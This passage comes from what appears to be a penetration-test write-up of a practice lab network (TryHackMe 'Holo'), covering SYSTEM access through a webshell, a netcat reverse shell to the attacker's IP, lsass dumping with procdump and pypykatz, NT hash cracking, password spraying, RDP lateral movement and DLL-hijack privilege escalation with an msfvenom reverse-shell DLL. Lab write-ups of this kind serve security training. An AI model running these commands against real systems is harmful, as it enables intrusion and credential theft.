Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::3088:46f6:2641:a227%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1
```

Figure 47: Remote execution of commands using the webshell


In addition to identifying that the server has the Windows operating system, we discovered that when attempting to upload malicious binaries to engage a reverse shell, it did not work. This is due to the implementation of Windows Defender (with the real-time protection option enabled) and AMSI on the server. However, it could be compromised by establishing a connection against the attacker's SMB server, where the `nc.exe` binary was used to initiate the reverse shell against our system:

```
[ATTACKER]> wget https://github.com/int0x33/nc.exe/raw/master/nc64.exe
[ATTACKER]> sudo smbserver.py smbFolder $(pwd) -username levi -password levi123 -smb2support # Sharing a
    shared resource at the network level.
[S-SRV01 (webshell)]> net use x: \\10.50.188.30\smbFolder /u:levi levi123
[ATTACKER]> sudo nc -nvlp 443
[S-SRV01 (webshell)]> x:\nc64.exe -e cmd 10.50.188.30 443
```



```
C:\web\htdocs\images>whoami && hostname && ipconfig
whoami && hostname && ipconfig
nt authority\system
S-SRV01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::3088:46f6:2641:a227%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.31
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1
```

Figure 48: Log in as SYSTEM, the user with maximum privileges



*** STATUS_TRUSTED_RELATIONSHIP_FAILURE


** The SSH tunnel is performed against host L-SRV01, simulating a VPN connection.

* Host 10.200.191.250 (part of the AWS infrastructure) is omitted.

Figure 49: Network diagram from the attacker's point of view (3)

Credential dumping from memory


Immediately logging in as NT AUTHORITY\SYSTEM (user with the highest privileges), the NTLM hashes were dumped. With the command qwinsta it was observed that there was an active session of the user watamet. Generally users, when connecting, establish an interactive session, and in the authentication stage, the **lsass.exe** process saves the credentials in memory. Because of this, the procdump.exe binary (**Sysinternals** suite tool) was downloaded to dumpe the above mentioned process to display the password and/or NT hash of the **watamet** user:



```
qwinsta
 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console           watamet                   1  Active
 rdp-tcp                                 65536  Listen

C:\web\htdocs\images>
```

Figure 50: Active session of the user watamet


```
[ATTACKER]> wget https://download.sysinternals.com/files/Procdump.zip
[ATTACKER]> unzip Procdump.zip
[S-SRV01]> copy x:\procdump64.exe C:\Windows\Temp\procdump64.exe
[S-SRV01]> C:\Windows\Temp\procdump64.exe
[S-SRV01]> tasklist /fi "imagename eq lsass.exe"

Image Name PID Session Name Session# Mem Usage
========================= ======== ================ =========== ============
lsass.exe 776 Services 0 16,908 K

[S-SRV01]> C:\Windows\Temp\procdump64.exe /accepteula -ma 776 C:\Windows\Temp\dump.dmp
[S-SRV01]> copy C:\Windows\Temp\dump.dmp x:\dump.dmp
[ATTACKER]> pypykatz lsa minidump dump.dmp
```



```
== LogonSession ==
authentication_id 300635 (4965b)
session_id 1
username watamet
domainname HOLOLIVE
logon_server DC-SRV01
logon_time 2021-08-25T16:15:03.507885+00:00
sid S-1-5-21-471847105-3603022926-1728018720-1132
luid 300635
        == MSV ==
                Username: watamet
                Domain: HOLOLIVE
                LM: NA
                NT: d8[redacted]
[redacted]
```

Figure 51: NT Hash of user watamet

By obtaining the user's NT hash, it could be decrypted offline very easily because the password was not strong:



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

d8[redacted]


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d8[redacted]	NTLM	[redacted]

Figure 52: NT hash decryption with crackstation.net

Lateral movement

We proceeded to perform a password spraying on all the hosts discovered in the HOLO.LIVE domain segment:




```
 ~/TryHackMe/Holo/content  ✔  crackmapexec smb targets.txt -u 'watamet' -p '[redacted]'
SMB         10.200.191.31    445    S-SRV01          [*] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:holo.live) (signin
SMB         10.200.191.30    445    DC-SRV01         [*] Windows 10.0 Build 17763 x64 (name:DC-SRV01) (domain:holo.live) (signi
SMB         10.200.191.35    445    PC-FILESRV01     [*] Windows 10.0 Build 17763 x64 (name:PC-FILESRV01) (domain:holo.live) (s
SMB         10.200.191.32    445    S-SRV02          [*] Windows 10.0 Build 17763 x64 (name:S-SRV02) (domain:holo.live) (signin
SMB         10.200.191.31    445    S-SRV01          [+] holo.live\watamet:[redacted] (Pwn3d!)
SMB         10.200.191.30    445    DC-SRV01         [+] holo.live\watamet:
SMB         10.200.191.35    445    PC-FILESRV01     [+] holo.live\watamet:
SMB         10.200.191.32    445    S-SRV02          [-] holo.live\watamet:                   STATUS_TRUSTED_RELATIONSHIP_FAILURE
 ~/TryHackMe/Holo/content  ✔  took  2m 1s
```

Figure 53: Password spraying with crackmapexec on the domain

We see that the domain credentials are valid on the following hosts:

- S-SRV01 (exploited)
- DC-SRV01
- PC-FILESRV01

DC-SRV01 could not be accessed because the user `watamet`, on that host, is not in the **Remote Desktop Users** group (we discovered this when trying to access it remotely via RDP). However, PC-FILESRV01 could be accessed via RDP:




```
C:\Users\watamet>whoami & hostname & ipconfig
hololive\watamet
PC-FILESRV01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::cd7f:1eda:d5e5:f1ac%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1

C:\Users\watamet>
```

Figure 54: RDP access to host PC-FILESRV01

Preparing the final moves


There is a reason to escalate privileges on this host, and that is that the hostname tells us that it is a file server, so it is quite possible that several clients are connecting to view the resources through, for example, SMB. In that case, we see that it has shared resources at the network level:



```
*Evil-WinRM* PS C:\> net share

Share name   Resource                        Remark

-------------------------------------------------------------------------------
C$           C:\                             Default share
IPC$                                         Remote IPC
ADMIN$       C:\Windows                      Remote Admin
Pictures     C:\Shares\Pictures
Users        C:\Users
Videos       C:\Shares\Videos
The command completed successfully.

*Evil-WinRM* PS C:\> 
```

Figure 55: Shared resources

If we perform an SMB scan to check if the packets are signed, we see that the DC (and also the other computers) do not sign it:



```
 ~/TryHackMe/Holo/nmap_and_scans  ✔  crackmapexec smb targets_smb.txt
SMB         10.200.191.30   445    DC-SRV01         [*] Windows 10.0 Build 17763 x64 (name:DC-SRV01) (domain:holo.live) (signing:False) (SMBv1:False)
SMB         10.200.191.31   445    S-SRV01          [*] Windows 10.0 Build 17763 x64 (name:S-SRV01) (domain:holo.live) (signing:False) (SMBv1:False)
SMB         10.200.191.32   445    S-SRV02          [*] Windows 10.0 Build 17763 x64 (name:S-SRV02) (domain:holo.live) (signing:False) (SMBv1:False)
SMB         10.200.191.35   445    PC-FILESRV01     [*] Windows 10.0 Build 17763 x64 (name:PC-FILESRV01) (domain:holo.live) (signing:False) (SMBv1:False)
 ~/TryHackMe/Holo/nmap_and_scans  ✔  took ⌛ 4s 
```


Figure 56: Domain controller does not sign SMB packets

By not having the SMB signed, it is not possible to validate the legitimacy of the source, so this opens the door so that, should we capture an NTLM authentication by SMB, we can relay it to the DC and hopefully the user is valid and has administrative privileges on that host (DC-SRV01). This way, if we get a session on the Domain Controller, we can dump the NTDS.dit to compromise all users in the domain.

But, to capture a remote NTLM authentication, we will have to stop the SMB traffic and restart the server because surely the sessions are already established, and then send all the traffic to the attacker. That is why we need to escalate privileges to perform these actions, as long as the client gives us permission to perform the attack.

Privilege escalation via DLL Hijacking

After enumerating the FILE-SRV01 host, several processes were found on the system named `kavremover.exe` running in a privileged context:




```
kavremover.exe                    636 N/A
kavremover.exe                   2888 N/A
kavremover.exe                   3784 N/A
kavremover.exe                   2196 N/A
kavremover.exe                   3560 N/A
kavremover.exe                   1404 N/A
kavremover.exe                   3456 N/A
kavremover.exe                   3428 N/A
kavremover.exe                   3832 N/A
kavremover.exe                   3812 N/A
kavremover.exe                   4084 N/A
kavremover.exe                   2940 N/A
kavremover.exe                   2120 N/A
kavremover.exe                   2996 N/A
kavremover.exe                   3116 N/A
kavremover.exe                   2620 N/A
kavremover.exe                   3140 N/A
```

Figure 57: Multiple processes/tasks of kavremover.exe binary

A brief Google search found that this binary, when executed, looks for a non-existent DLL in the same directory where it is installed. The directory in this case is `C:\Users\watamet\Applications`, where we have write permissions, which can allow the attacker to introduce a malicious DLL and thus elevate privileges on the system in the context of the user who is running it.

Therefore, the privilege escalation was as simple as uploading a malicious DLL and waiting a few minutes for the malicious statement to execute. In this case, the `msfvenom` tool was used to create a DLL that performs a reverse shell against our system:

```
> msfvenom -p windows/shell_reverse_tcp LHOST=10.50.188.30 LPORT=4444 -f dll -o kavremoverENU.dll
# We transfer the DLL to the following location: C:\Users\watamet\Desktop\kavremoverENU.dll
# After a few minutes, the reverse shell was obtained.
```



```
C:\Windows\Temp\test>nc64.exe -nvlp 4444
listening on [any] 4444 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 49992
Microsoft Windows [Version 10.0.17763.1577]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami & hostname & ipconfig
whoami & hostname & ipconfig
nt authority\system
PC-FILESRV01

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : holo.live
   Link-local IPv6 Address . . . . . : fe80::cd7f:1eda:d5e5:f1ac%6
   IPv4 Address. . . . . . . . . . . : 10.200.191.35
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.200.191.1
```

Figure 58: PC-FILESRV01 compromised




Figure 59: Network diagram from the attacker's point of view (4)

